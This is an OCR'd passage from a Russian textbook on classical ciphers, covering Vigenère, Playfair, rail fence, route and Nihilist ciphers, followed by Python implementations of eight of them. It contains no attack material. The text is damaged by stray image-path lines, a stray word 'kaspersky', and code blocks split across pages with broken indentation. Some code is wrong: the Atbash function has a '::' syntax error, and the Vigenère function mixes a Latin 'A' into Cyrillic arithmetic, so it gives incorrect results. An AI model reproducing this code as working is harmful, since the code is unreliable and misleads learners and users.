2	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В
3	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г
4	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д
5	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е
6	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж
7	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З
8	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И
9	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й
10	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К
11	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л
12	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М
13	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н
14	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О
15	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
16	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р
17	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С
18	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т
19	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У
20	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф
21	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х
22	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц
23	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч
24	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш
25	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ
26	Ъ	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ
27	Ы	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы
28	Ь	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь
29	Э	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э
30	Ю	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю
31	Я	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я

Расшифровка осуществляется путем сдвига букв обратно с использованием ключевого слова. Хотя этот шифр более устойчив к взлому, чем простая подстановка, он был вскрыт в XIX веке с помощью анализа частот и поиска повторяющихся паттернов.

Математика шифра: $f(m_i) = (m_i + k_i + 1) \bmod n$

kaspersky

3.1.2.7. Шифр Плейфера

Шифр Плейфера использует матрицу букв 5x6 или 5x5 в зависимости от используемого алфавита. Для русского алфавита можно использовать объединение некоторых букв, которые считаются одинаковыми. В нашем случае объединяются следующие пары:

- **И** и **Й**
- **Е** и **Ё**
- **Ь** и **Ъ**

После объединения этих букв мы можем построить матрицу для шифрования. Для шифра используем ключевое слово «ШКОЛЬНЫЙ», оно будет первым в таблице, обратите внимание, что в ключевом слове нет повторяющихся букв. Остальные буквы алфавита будут добавлены в оставшиеся клетки.

Матрица шифрования:

	0	1	2	3	4
0	Ш	К	О	Л	Ь/Ъ
1	Н	Ы	И/Й	А	Б
2	В	Г	Д	Е/Ё	Ж
3	З	М	П	Р	С
4	Т	У	Ф	Х	Ц
5	Ч	Щ	Э	Ю	Я

Это таблица, в которой будут происходить замены букв в процессе шифрования.

Шаги шифрования:

1. **Разделение текста на пары букв.** Текст, который нужно зашифровать, делится на пары букв. Если пара состоит из двух одинаковых букв, между ними вставляется символ, например «Х». Если количество букв нечётное, в конце добавляется «Х». Если в сообщении, которое нужно зашифровать, есть пробелы, они не шифруются и просто игнорируются.

Пример: разберём шифрование фразы «СТРАШНО ВЫКЛЮЧАЙ».

Уберём пробел для удобства шифрования: **«СТРАШНОВЫКЛЮЧАЙ»**. Количество букв нечётное (15 букв), поэтому добавим «Х» в конец, чтобы количество символов стало чётным: **«СТРАШНОВЫКЛЮЧАЙХ»**.


Разделим текст на пары: СТ, РА, ШН, ОВ, ЫК, ЛЮ, ЧА, ЙХ

2. **Шифрование по правилам Плейфера:** Для каждой пары букв применяются следующие правила:
    - **Если обе буквы находятся в одной строке таблицы**, замените их на следующие справа. Если буква последняя в строке, замените её на первую в этой строке.
    - **Если обе буквы находятся в одном столбце**, замените их на следующие ниже. Если буква последняя в столбце, замените её на первую в столбце.
    - **Если буквы находятся в разных строках и столбцах**, они заменяются на буквы, стоящие в углах прямоугольника, образованного этими двумя буквами. Для этого берутся буквы на пересечении строки одной буквы и столбца другой.

Пример шифрования:

Давайте разберём шифрование фразы «СТРАШНО ВЫКЛЮЧАЙ» с использованием шифра Плейфера.

Теперь зашифруем каждую пару по правилам:



1. **Пара «СТ»**. Прямоугольник:
   С → Ц, Т → З. Шифр пары: **«ЦЗ»**.

2. **Пара «РА»**. Оба символа находятся в одном столбце, поэтому заменяем их на следующие по столбцу ниже:
   Р → Х (следующая буква ниже), А → Е (следующая буква ниже). Шифр пары: **«ХЕ»**.

3. **Пара «ШН».** Они находятся в одном столбце, заменяем на следующие:
   Ш → Н, Н → В. Шифр пары: **«НВ»**.

4. **Пара «ОВ»**. Они находятся в разных строках и столбцах, заменяем их:
   О → Д, В → Ш. Шифр пары: **«ДШ»**.

5. **Пара «ЫК»**. Оба символа находятся в одном столбце, заменяем их на следующие ниже:
   Ы → Г, К → Ы. Шифр пары: **«ГЫ»**.

6. **Пара «ЛЮ»**. Оба символа в одном столбце, заменяем их на:
   Л → А, Ю → Л. Шифр пары: **«АЛ»**.

7. **Пара «ЧА»**. Они находятся в разных строках и столбцах, заменяем их:
   Ч → Н, А → Ю. Шифр пары: **«НЮ»**.

8. **Пара «ЙХ»**. Заменяем их: И → Ф, Х → А. Шифр пары: **«ФА»**.

Все пары букв зашифрованы, и итоговое зашифрованное сообщение: **ЦЗХЕНВДШГЫАЛНЮФА**

3.1.2.8. Рельсовый шифр

Рельсовый шифр — это простой метод шифрования, при котором буквы исходного текста записываются по особой схеме, напоминающей движение зигзагом по «рельсам». После того, как текст записан таким образом, буквы считываются построчно, и получается зашифрованное сообщение.

Как это работает:

1. Берем исходное сообщение. Например, сообщение: **«ПРИВЕТ, МИР!»**.
2. Представим, что мы записываем его через три «рельса» (или линии), следуя зигзагообразному узору:

   1-ая линия П Е М

   2-ая линия Р В Т ␣ И !

   3-ая линия И , Р

3. Затем мы считываем буквы построчно:
   - Сначала все символы из первой линии: **ПЕМ**
   - Затем из второй линии: **РВТ И!**
   - И, наконец, из третьей линии: **И,Р**
4. В результате получаем зашифрованное сообщение: **«ПЕМРВТ И!И,Р»**.

Чтобы расшифровать сообщение, нужно снова записать буквы по строкам в том же зигзагообразном порядке, по тем же «рельсам», что и при шифровании, и затем прочитать сообщение по порядку, как изначально.

1-ая линия П Е М

2-ая линия - - - - - -

3-ая линия - - -

1-ая линия П Е М

2-ая линия Р В Т ␣ И !

3-ая линия - - -

1-ая линия П Е М

2-ая линия Р В Т ␣ И !

3-ая линия И , Р

Недостаток этого шифра: Рельсовый шифр не считается безопасным, потому что у него ограниченное количество вариантов рельсов (обычно их 2-3), и его легко взломать.

3.1.2.9. Маршрутный шифр

Маршрутный шифр — это метод шифрования, в котором текст записывается в таблицу, а затем читается по определенному маршруту. Например, текст можно записать по строкам, а потом прочитать по столбцам, или наоборот. Можно задать и более сложные маршруты, такие как чтение по зигзагу или по спирали.

Представь, что у нас есть предложение, которое мы хотим зашифровать: **«ЭТО НЕ БАГ, ЭТО НОВЫЙ ШИФР»**. Мы можем записать его в таблицу, а затем прочитать в другом порядке, чтобы никто не понял текст, пока не узнает наш маршрут.

Зашифрованное сообщение: «Н␣ОЙ␣ШИО␣,ГАБТЫР␣␣␣␣ФВЭЕН␣ОТЭ»

Расшифровка происходит путем записи зашифрованного текста обратно в таблицу и чтения по маршруту. Шифр может быть взломан перебором различных маршрутов и размеров таблицы.

3.1.2.10. Нигилистический шифр

Нигилистический шифр (шифр Нигилистов), который использовали русские революционеры в конце XIX века, представляет собой систему шифрования, основанную на квадрате Полибия. В нигилистическом шифре к этому добавляется ключевое слово, с помощью которого к числам каждой буквы добавляются дополнительные значения, что делает шифр более сложным и трудным для взлома.

Пример:

- **Ключевое слово таблицы:** «ШКОЛА»
- **Таблица:**

	1	2	3	4	5	6
1	Ш	К	О	Л	А	Б
2	В	Г	Д	Е	Ж	З
3	И	Й	М	Н	П	Р
4	С	Т	У	Ф	Х	Ц
5	Ч	Щ	Ъ	Ы	Ь	Э
6	Ю	Я				

- **Оригинальное сообщение:** «ОПТИМИСТ»
- **Шифр Полибия сообщения:** 13 35 42 31 33 31 41 42
- **Ключ сообщения:** «ПЯТЬ»
- **Шифр Полибия ключа:** 35 62 42 55

	13	35	42	31	33	31	41	42
	+	+	+	+	+	+	+	+
	35	62	42	55	35	62	42	55
Зашифрованное сообщение:	48	97	84	86	68	93	83	97

Для расшифровки необходимо знание обоих ключевых слов и выполнение обратного процесса. Этот шифр был сложен для взлома в своё время, но современные методы криптоанализа позволяют вскрыть его с помощью частотного анализа и известных ключей.

Заключение

Изучение этих классических шифров демонстрирует, как развивались методы защиты информации на протяжении веков. Несмотря на то, что сегодня эти шифры легко взламываются современными методами, они представляют собой важные этапы в эволюции криптографии. Понимание их устройства, сильных и

слабых сторон помогает глубже понять, как зарождалась криптографическая мысль и какие принципы легли в основу современных методов шифрования.

3.1.3. Практическая криптография на Python

В этом разделе мы преодолеем разрыв между теорией и практикой, реализуя различные классические шифры с помощью Python. Мы предоставим четкие объяснения, пошаговые руководства и хорошо прокомментированный код для каждого шифра.

3.1.3.1. Шифр Скитала

Шифр Скитала — это один из самых старых методов шифрования. Для его использования берут полоску пергамента и оборачивают вокруг цилиндра определенного размера. На пергаменте пишут сообщение. Когда полоску снимают с цилиндра, текст становится непонятным и зашифрованным.

Давайте реализуем шифр Скитала в Python:

```
def scytale_encrypt(message, diameter):
    # Удаляем пробелы и переводим сообщение в верхний регистр
    message = message.replace(" ", "").upper()
    # Рассчитаем количество столбцов
    # Округление вверх для полного заполнения
    columns = (len(message) + diameter - 1) // diameter
    # При необходимости добавляем пробелы в конец сообщения
    message += " " * (columns * diameter - len(message))

    # Создаём шифрованный текст
    cipher = ""
    for i in range(columns):
        for j in range(diameter):
            cipher += message[j * columns + i]
    return cipher.strip()  # Удаляем пробелы в конце


def scytale_decrypt(ciphertext, diameter):
    # Убираем пробелы и переводим в верхний регистр
    ciphertext = ciphertext.replace(" ", "").upper()
    # Рассчитаем количество столбцов
    # Округление вверх для полного заполнения
    columns = (len(ciphertext) + diameter - 1) // diameter
    # Создаем пустую строку для расшифрованного сообщения
    message = ""
    # Восстанавливаем исходное сообщение, считывая по строкам
    for i in range(diameter):
        for j in range(columns):
            if j * diameter + i < len(ciphertext):
                message += ciphertext[j * diameter + i]
    return message.strip()  # Удаляем пробелы в конце
```

```
# Пример использования
message = "ОТПРАВИТЬ БОЛЬШЕ ВОЙСК"
diameter = 4

encrypted = scytale_encrypt(message, diameter)
print(f"Зашифровано: {encrypted}")

decrypted = scytale_decrypt(encrypted, diameter)
print(f"Расшифровано: {decrypted}")
```

В данной реализации функция **scytale_encrypt**:

1. Удаляет пробелы и преобразует сообщение в верхний регистр.
2. Вычисляет необходимое количество столбцов, основываясь на длине сообщения и диаметре цилиндра
3. При необходимости добавляет в сообщение символ пробела, чтобы заполнить последнюю строку.
4. Создает шифрованный текст, читая столбцы по вертикали по формуле **j * columns + i**. Где j номер строки, i номер столбца, что хорошо видно по примеру 1 * 5 + 2 = 7, следующие значение будет 2 * 5 + 2 = 12

	0	1	2	3	4
0	О	Т	П	Р	А
1	В	И	**Т**	Ь	Б
2	О	Л	**Ь**	Ш	Е
3	В	О	Й	С	К

1 * 5 + 2, 2 * 5 + 2

0	1	2	3	4
5	6	**7**	8	9
10	11	**12**	13	14
15	16	17	18	19

О	Т	П	Р	А	В	И	Т	Ь	Б	О	Л	Ь	Ш	Е	В	О	Й	С	К
0	1	2	3	4	5	6	**7**	8	9	10	11	**12**	13	14	15	16	17	18	19

1. Функция **scytale_decrypt**:

Вычисляет количество строк в зависимости от длины и диаметра шифра.

Реконструирует открытый текст, читая горизонтально по строкам.

3.1.3.2. Шифр Цезаря

Шифр Цезаря — это простой способ шифрования, при котором каждая буква в тексте заменяется на другую букву, сдвинутую на несколько позиций вперёд в алфавите.

Вот реализация шифра Цезаря на языке Python:

```
def caesar_cipher(text, shift, mode='encrypt'):
    # Получаем количество символов в алфавите
    n = ord("я") - ord("а") + 1
    result = ""
    # Перебираем символы сообщения в нижнем ригистре
    for char in text.lower():
        if ord("а") <= ord(char) <= ord("я"):
            # Преобразуем букву в число (А=0, Б=1, ..., Я=31)
            num = ord(char) - ord('а')
            if mode == 'encrypt':
```

```
            num = (num + shift) % n
        else:  # расшифровка
            num = (num - shift) % n
        # Преобразование числа обратно в букву
        result += chr(num + ord('а'))
    else: # иначе прибавть символ без сдвига
        result += char
  return result

# Пример использования
message = "ЩУКА"
shift = 8

encrypted = caesar_cipher(message, shift, 'encrypt')
print(f"Зашифровано: {encrypted}")

decrypted = caesar_cipher(encrypted, shift, 'decrypt')
print(f"Расшифровано: {decrypted}")
```

В данной реализации функция **caesar_cipher** работает как для шифрования, так и для расшифровки:

1. Она перебирает каждый символ во входном тексте.
2. Каждый символ алфавита преобразует в число (А=0, Б=1, ..., Я=31), в данном случае буква Ё в алфавите отсутствует из-за особенностей реализации кодовых страницах
3. Затем применяется сдвиг (сложение для шифрования и вычитание для дешифрования).
4. Результат преобразуется обратно в букву.
5. Неалфавитные символы остаются без изменений.

3.1.3.3. Шифр Атбаш

Шифр Атбаш — это шифр подстановки, в котором первая буква алфавита заменяется на последнюю, вторая - на предпоследнюю и так далее.

```
def atbash_cipher(text):
  result = ""
  for char in text.upper():
    if ord('А') <= ord(char) <= ord('Я')::
        # Преобразуем букву в ее эквивалент
        # в зеркальном алфавите
        result += chr(ord('А') - (ord(char) - ord('Я')))
        # Например для буквы Б:
        # ord('А') - (ord('Б') - ord('Я'))
        # 1040 - (1041 - 1071) = 1070 ('Ю')
    else:
        result += char
  return result

# Пример использования
message = "Хай Лайт!"

encrypted = atbash_cipher(message)
print(f"Зашифровано: {encrypted}")
```

```
decrypted = atbash_cipher(encrypted)
print(f"Расшифровано: {decrypted}")
```

В данной реализации функция **atbash_cipher** работает как для шифрования, так и для расшифровки, поскольку для этого шифра всего один ключ, это ревесивный алфавит:

1. Она перебирает каждый символ во входном тексте.
2. Для каждого алфавитного символа она вычисляет его эквивалент в «зеркальном» алфавите по формуле: **А - (char - Я)**.
3. Неалфавитные символы остаются без изменений. И в данном случае буква Ё в алфавите отсутствует из-за особенностей реализации кодовых страницах

3.1.3.4. Квадрат Полибия

В шифре Полибия для шифрования сообщений используется сетка размером 6 на 6 клеток, где в каждой клетке записана одна из букв алфавита. Каждая буква заменяется ее координатами в сетке.

Вот реализация Квадрата Полибия на языке Python:

```
# Функция которая возвращает код буквы
def letter_to_code(letter):
    if 'А' <= letter <= 'Я':
        index = ord(letter) - ord('А')
        row = index // 6 + 1
        col = index % 6 + 1
        return f"{row}{col}"
    return letter


# Функция которая возвращает по коду букву
def code_to_letter(code):
    if len(code) == 2 and code.isdigit():
        row, col = int(code[0]), int(code[1])
        if 1 <= row <= 6 and 1 <= col <= 6:
            index = (row - 1) * 6 + (col - 1)
            return chr(ord('А') + index)
    return code

def polybius_encrypt(message):
    return ' '.join(letter_to_code(char) for char in message.upper())

def polybius_decrypt(cipher):
    return ''.join(code_to_letter(pair) for pair in cipher.split())

# Пример использования
message = "ФАКЕЛ"
encrypted = polybius_encrypt(message)
print(f"Зашифровано: {encrypted}")
decrypted = polybius_decrypt(encrypted)
print(f"Расшифровано: {decrypted}")
```

3.1.3.5. Шифр Гронсфельда

Вот реализация шифра Гронсфельда на языке Python:

```python
def gronsfeld_cipher(text, key, mode='encrypt'):
    result = ""
    key_index = 0 # Начальная позиция в ключе
    for char in text.upper():
        if ord("А") <= ord(char) <= ord("Я"):
            # Преобразуем букву в число (А=0, Б=1, ..., Я=31)
            num = ord(char) - ord('А')
            # Получение значения сдвига из позиции в ключе
            shift = int(key[key_index])
            # Расчет следующей позиции в ключе
            key_index = (key_index + 1) % len(key)
            if mode == 'encrypt':
                num = (num + shift) % 32
            else:  # decrypt
                num = (num - shift) % 32
            # Преобразование числа обратно в букву
            result += chr(num + ord('А'))
        else:
            result += char
    return result

# Пример использования
message = "Привет, Мир!"
key = "3141"

encrypted = gronsfeld_cipher(message, key, 'encrypt')
print(f"Зашифровано: {encrypted}")

decrypted = gronsfeld_cipher(encrypted, key, 'decrypt')
print(f"Расшифровано: {decrypted}")
```

В данной реализации функция **gronsfeld_cipher** работает как для шифрования, так и для расшифровки:

1. Она перебирает каждый символ во входном тексте.
2. Для каждого алфавитного символа применяется сдвиг, основанный на соответствующей цифре в ключе.
3. Ключ используется циклически, повторяясь по мере необходимости.
4. Неалфавитные символы остаются без изменений.

3.1.3.6. Шифр Виженера

Шифр Виженера — это полиалфавитный подстановочный шифр, который использует ключевое слово для сдвига каждой буквы открытого текста.

Вот реализация шифра Виженера на языке Python:

```python
def vigenere_cipher(text, key, mode='encrypt'):
    result = ""
    key_index = 0
    for char in text.upper():
        if ord('А') <= ord(char) <= ord('Я'):
            # Преобразуем букву в число (А=0, Б=1, ..., Я=31)
            text_num = ord(char) - ord('А')
            # Получение значения сдвига из позиции в ключе
```

```
            # с учетом длинны ключа: len(key)
            key_num = ord(key[key_index % len(key)].upper()) - ord('A')
            key_index += 1
            if mode == 'encrypt':
                num = (text_num + key_num) % 32
            else:  # расшифровать
                num = (text_num - key_num) % 32
            # Преобразование числа обратно в букву
            result += chr(num + ord('A'))
        else:
            result += char
    return result

# Пример использования
message = "Щука"
key = "Ясли"

encrypted = vigenere_cipher(message, key, 'encrypt')
print(f"Зашифровано: {encrypted}")

decrypted = vigenere_cipher(encrypted, key, 'decrypt')
print(f"Расшифровано: {decrypted}")
```

В данной реализации функция **vigenere_cipher** работает как для шифрования, так и для расшифровки:

1. Она перебирает каждый символ во входном тексте.
2. Для каждого алфавитного символа применяется сдвиг, основанный на соответствующей букве в ключе.
3. Ключ используется циклически, повторяясь по мере необходимости.
4. Неалфавитные символы остаются без изменений.

3.1.3.7. Шифр Плейфера

Шифр Плейфера использует таблицу размером 5x6 для шифрования пар букв. Это подстановочный шифр, где вместо одной буквы заменяются сразу две, которые составляют пару.

Вот реализация шифра Плейфера на языке Python:

```
# Функция возвращающая алфавит согласно кодовому слову
def create_playfair_matrix(key):
    key = key.upper().replace("Й", "И")
    key = key.replace("Ё", "Е")
    key = key.replace("Ъ", "Ь")
    alphabet = 'АБВГДЕЖЗИКЛМНОПРСТУФХЦЧШЩЫЬЭЮЯ'
    matrix = ''
    for char in key + alphabet:
        if char not in matrix and char in alphabet:
            matrix += char
    return matrix


# Функция вычисления нстолбца и строки по номеру
def find_position(matrix, letter):
    index = matrix.find(letter)
```

```
    row = index // 5
    col = index % 5
    return row, col


def playfair_cipher(text, key, mode='encrypt'):
    matrix = create_playfair_matrix(key)
    text = text.upper().replace("Й", "И")
    text = text.replace("Ё", "Е")
    text = text.replace("Ъ", "Ь")
    if len(text) % 2 != 0:
        text += "Х"
    result = ""
    for i in range(0, len(text), 2):
        # Вычсесление позиций пары
        row1, col1 = find_position(matrix, text[i])
        row2, col2 = find_position(matrix, text[i + 1])
        # если в одной строке
        if row1 == row2:
            if mode == 'encrypt':
                col1, col2 = (col1 + 1) % 5, (col2 + 1) % 5
            else:
                col1, col2 = (col1 - 1) % 5, (col2 - 1) % 5
        # если в одном столбце
        elif col1 == col2:
            if mode == 'encrypt':
                row1, row2 = (row1 + 1) % 6, (row2 + 1) % 6
            else:
                row1, row2 = (row1 - 1) % 6, (row2 - 1) % 6
        else:
        # обмен строками, если пара составляет квадрат
            row1, row2 = row2, row1
        result += matrix[row1 * 5 + col1] + matrix[row2 * 5 + col2]
    return result


# Пример использования
message = "СТРАШНОВЫКЛЮЧАЙ"
key = "ШКОЛЬНЫЙ"

encrypted = playfair_cipher(message, key, 'encrypt')
print(f"Зашифровано: {encrypted}")

decrypted = playfair_cipher(encrypted, key, 'decrypt')
print(f"Расшифровано: {decrypted}")
```

В данной реализации функция **create_playfair_matrix** создает алфавит на основе заданного ключа.

Функция **find_position** вычисляет позицию буквы в матрице Плейфера

Функция **playfair_cipher** работает как для шифрования, так и для дешифрования:

1. Она обрабатывает текст, разбивая его на пары букв.

2. Для каждой пары применяются правила Плейфера:
3. Если в одной строке, сдвиг вправо (или влево для расшифровки).
4. Если в одном столбце, сдвиг вниз (или вверх для расшифровки).
5. Если в разных строках и столбцах, меняются строки местами.

3.1.3.8. Рельсовый шифр

Рельсовый шифр — это метод шифрования, при котором сообщение записывают в виде зигзага на нескольких линиях (их называют «рельсами»), а затем шифр читают, записывая символы построчно (по рельсам)


Вот реализация рельсового шифра на языке Python:

```
def encrypt_rail_fence(text, key):
    # Результат шифрования будем сохранять в строке
    result = ''
    n = len(text)
    # Перебираем каждый ряд (рельс)
    for rail in range(key):
        # расчет первого шага
        step1 = (key - 1 - rail) * 2
        # расчет второго шага
        step2 = rail * 2
        pos = rail
        # Пока не превысим длину текста,
        # выбираем символы для текущей рельсы
        while pos < n:
            if step1 > 0:
                result += text[pos]
                pos += step1
            if pos >= n:
                break
            if step2 > 0:
                result += text[pos]
                pos += step2
    return result


def decrypt_rail_fence(cipher, key):
    n = len(cipher)
    result = [''] * n
    idx = 0
    # Заполняем по рельсам, как это было при шифровании
    for rail in range(key):
        step1 = (key - 1 - rail) * 2
        step2 = rail * 2
        pos = rail

        while pos < n:
            if step1 > 0:
                result[pos] = cipher[idx]
                idx += 1
```

```
            pos += step1
        if pos >= n:
            break
        if step2 > 0:
            result[pos] = cipher[idx]
            idx += 1
            pos += step2
    return ''.join(result)


# Пример использования
message = "ПРИВЕТ, МИР!"
rails = 4

encrypted = encrypt_rail_fence(message, rails)
print(f"Зашифровано: {encrypted}")

decrypted = decrypt_rail_fence(encrypted, rails)
print(f"Расшифровано: {decrypted}")
```

Шифрование:

- Функция **encrypt_rail_fence** не использует двумерные списки для хранения данных. Вместо этого она вычисляет индексы символов текста, которые должны быть записаны на каждой «рельсе».
- Для каждого ряда (рельса) вычисляются два шага: первый шаг — для движения вниз по «рельсам», второй — для движения вверх.
- Цикл проходит по тексту, выбирая символы, принадлежащие каждой рельсе, и добавляет их в итоговую строку в нужном порядке.



Расшифровка:

- Функция **decrypt_rail_fence** сначала вычисляет, сколько символов должно быть на каждой рельсе, повторяя логику движения по рельсам при шифровании.
- Заполняет символы в их правильные позиции, используя ту же логику шагов, что и при шифровании.
- После того как символы расставлены в правильные позиции, они собираются в итоговую строку, восстановив исходный текст.

